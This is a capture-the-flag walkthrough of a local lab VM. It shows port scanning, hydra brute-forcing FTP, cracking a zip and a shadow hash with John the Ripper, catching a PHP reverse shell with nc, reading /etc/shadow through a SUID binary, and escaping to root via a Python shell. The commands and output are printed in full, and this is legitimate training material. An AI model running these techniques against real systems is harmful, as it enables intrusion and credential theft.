



# CTF9

## Set up the virtual image:



The ip for the virtual machine is **192.168.56.101**

## Step 1: Port Scan

use nmap to scan the service.

```
nmap -sV 192.168.56.101
```

```
D:\Nmap>nmap -sV 192.168.56.101
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-16 00:47 ?D1ú±ê×?ê±??
Nmap scan report for 192.168.56.101
Host is up (0.000014s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Pure-FTPd
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.38 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
443/tcp   open  ssl/https    Apache/2.4.38 (Debian)
2049/tcp   open  nfs_acl      3 (RPC #100227)
3306/tcp   open  mysql        MySQL 5.5.5-10.3.27-MariaDB-0+deb10u1
MAC Address: 08:00:27:FE:90:80 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

MySQL 5.5.5-10.3.27-MariaDB-0+deb10u1

## Step 2: Web source code

<https://192.168.56.101/index.html> Fn+F12



```
<html>
  <head>...</head>
  <body style="background-color:black;">
    <center>...</center>
    
    ...
    <!-- caesar-cipher ==? https://github.com/hacksudo/SoundStegno --> == $0
    <!-- box author : hacksudo -->
  </body>
</html>
```

<https://github.com/hacksudo/SoundStegno>

## Step 3: Web directory discover

Use DirBuster

OWASP DirBuster 0.12 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)

http://192.168.56.101:80

Work Method ☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads  200 Threads ☒ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files

D:\DirBuster\directory-list-2.3-medium.txt

Char set  Min length  Max Length

Select starting options: ☒ Standard start point ☐ URL Fuzz

☒ Brute Force Dirs ☒ Be Recursive Dir to start with

☒ Brute Force Files ☐ Use Blank Extension File extension

URL to fuzz - /test.html?url={dir}.asp

DirBuster Stopped /t12062.txt

http://192.168.56.101:80/

List View Tree View

Type	Found	Response	Size	Include	Status
Dir	/	200	1155	<input checked="" type="checkbox"/>	Scanning
Dir	/icons/	403	468	<input checked="" type="checkbox"/>	Waiting
Dir	/cms/	200	321	<input checked="" type="checkbox"/>	Waiting
File	/index1.html	200	609	<input type="checkbox"/>	
Dir	/fog/	200	1131	<input checked="" type="checkbox"/>	Waiting
Dir	/fog/fog/	200	954	<input checked="" type="checkbox"/>	Waiting
Dir	/server-status/	403	468	<input checked="" type="checkbox"/>	Waiting
File	/dict.txt	200	2267	<input type="checkbox"/>	

dict.txt

## Step 4: CMS vulnerability

Type	Found	Response	Size
Dir	/	200	1155
Dir	/icons/	403	468
Dir	/cms/	200	321
File	/index1.html	200	609
Dir	/fog/	200	1131
Dir	/fog/fog/	200	954
File	/dict.txt	200	2267
Dir	/icons/small/	403	468

2.2.5

## Step 5: Exploit CMS


use **hydra** to get the username and password.

```
root@kali:~/Desktop/CMSek# hydra 192.168.56.101 ftp -l hacksudo -P ~/Desktop/dict.txt -t 6 -V -f
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-11-16 00:09:01
[DATA] max 6 tasks per 1 server, overall 64 tasks, 196 login tries (l:1/p:196), ~0 tries per task
[DATA] attacking service ftp on port 21
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "hacker" - 1 of 196 [child 0]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "hackers" - 2 of 196 [child 1]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "hacker1" - 3 of 196 [child 2]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "loveshack" - 4 of 196 [child 3]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "hacked" - 5 of 196 [child 4]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "mhacky" - 6 of 196 [child 5]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "hackett" - 7 of 196 [child 2]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "hackney" - 8 of 196 [child 1]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "mhack" - 9 of 196 [child 5]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "hacking" - 10 of 196 [child 4]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "dothack" - 11 of 196 [child 0]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "jhacky" - 12 of 196 [child 3]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "ihatehackers" - 13 of 196 [child 2]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "radioshack" - 14 of 196 [child 0]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "hackme" - 15 of 196 [child 1]
[21][ftp] host: 192.168.56.101 login: hacksudo password: hackme
[STATUS] attack finished for 192.168.56.101 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-11-16 00:09:12
```

hackme

## Step 6: FTP and unzip





hacksudo\_ISRO\_bak



flag1.txt

名称	修改日期	类型	大小
authors.txt	2021/5/5 0:00	文本文档	1 KB
installfog	2021/5/6 0:00	文件	0 KB
secr3tSteg.zip	2021/5/6 0:00	好压 ZIP 压缩文件	1,537 KB

use **JohnTheRipper** to get the password.

```
nancy@LAPTOP-GUPALD07:/mnt/c/Users/联想/Desktop/JohnTheRipper$ ./run/zip2john secr3tSteg.zip >hash
ver 2.0 efh 5455 efh 7875 secr3tSteg.zip/hacksudoSTEGNO.wav PKZIP Encr: TS_chk, cmplen=1573432, decmplen=1965596, crc=8B4A9445 ts=9A86 cs=9a86 type=8
ver 1.0 efh 5455 efh 7875 ** 2b ** secr3tSteg.zip/secr3t.txt PKZIP Encr: TS_chk, cmplen=35, decmplen=23, crc=D073D9B0 ts=9A80 cs=9ab0 type=0
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
nancy@LAPTOP-GUPALD07:/mnt/c/Users/联想/Desktop/JohnTheRipper$ ./run/john hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/run/password.lst
fooled (secr3tSteg.zip)
1g 0:00:00:00 DONE 2/3 (2021-11-16 14:06) 7.142g/s 1571Kp/s 1571Kc/s 1571KC/s 9pooopoo..vikrmed
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



hacksudoSTEGNO...



secr3t.txt

fooled

reference:


(<https://blog.csdn.net/shangyexin/article/details/80968218>)

## Step 7: Caesar Cipher

Use **ExWave** to find the hidden message behind the wave.








Go to the file system and upload a php script which give us a reverse shell.

Note that we cannot upload a .php file so we upload it as txt and copy it to be a .php file.

Open nc in local and Click to run it, we can get a shell.



```
root@kali:~/Desktop/SoundStegno# nc -lvp 4321
listening on [any] 4321 ...
192.168.56.101: inverse host lookup failed: Unknown host
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 37616
Linux hacksudo 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
19:22:50 up 7:56, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Get an interactive shell using Python :

```
$ python3 -c 'import pty; pty.spawn("/bin/bash");'
www-data@hacksudo:/$ cd var
```

find the txt by : **find -name flag2.txt**

```
find: '/sys/fs/bpf': Permission denied
/var/www/flag2.txt
find: '/var/lib/apt/lists': Permission denied
```

```
www-data@hacksudo:/var$ ls
ls
cache lib local lock log mail opt run spool tmp www
www-data@hacksudo:/var$ cd www
cd www
www-data@hacksudo:~$ ls
ls
flag2.txt html
www-data@hacksudo:~$ cat flag2.txt
cat flag2.txt
you successfully crack web and got shell access!!!

congratulation
step 2 done.

step 2
```

you successfully crack web and got shell access!!!

## step 9: Local privilege escalation

Find that look has the root privilege.

```
www-data@hacksudo:/$ ls -la usr/bin/look
ls -la usr/bin/look
-rwsr-xr-x 1 root root 10744 May  4 2018 usr/bin/look
```

use the root privilege to get the password hash:

look '' /etc/shadow

```
isro:$6$DMdxcRB0fQbGfLz2$39vmRyBB0JubEZpJJN13rSzssMQ6t1R6KXLSPj0mpImSyuWqyXHneT8CH0nKr.XDEzKIjt1H3ndbn
zirCj0Aa/:18756:0:99999:7:::
```



get the password:

```
root@kali:~/Desktop/JohnTheRipper# john pass.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypto"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 64/32 OpenSSL])
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
qwerty (isro)
1g 0:00:00:24 DONE 2/3 (2021-11-16 11:32) 0.04083g/s 120.1p/s 120.1c/s 120.1C/s
123456..secret
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

change the user:

```
www-data@hacksudo:/$ su isro
su isro
Password: qwerty
```

get into ~ and find user.txt:

```
isro@hacksudo:~$ ls
ls
fog user.txt
isro@hacksudo:~$ cat user.txt
cat user.txt
8b64d2451b7a8f3fd17390f88ea35917
```

## Step 10: Root privilege escalation

get into fog dir and find a fog file which belong to root.

```
isro@hacksudo:~/fog$ ls -lha
ls -lha
total 3.7M
drwxr-xr-x 2 isro isro 4.0K May 13 2021 .
drwxr-xr-x 6 isro isro 4.0K Nov 16 01:06 ..
-rwxr-xr-x 1 root isro 17K May 12 2021 fog
-rw-r--r-- 1 isro isro 0 May 6 2021 get
-rwxr-xr-x 1 isro isro 68K May 6 2021 ping
-rwxr-xr-x 1 isro isro 3.6M May 6 2021 python
```

excute it:

```
isro@hacksudo:~/fog$ ./fog
./fog
Python 2.7.16 (default, Oct 10 2019, 22:02:15)
[GCC 8.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
```

It's python ,so we execute the code to get the root privilege:

```
>>> os.system("/bin/bash -i")
os.system("/bin/bash -i")
root@hacksudo:~/fog# cd /root
```

And find the flag in the /root dir.

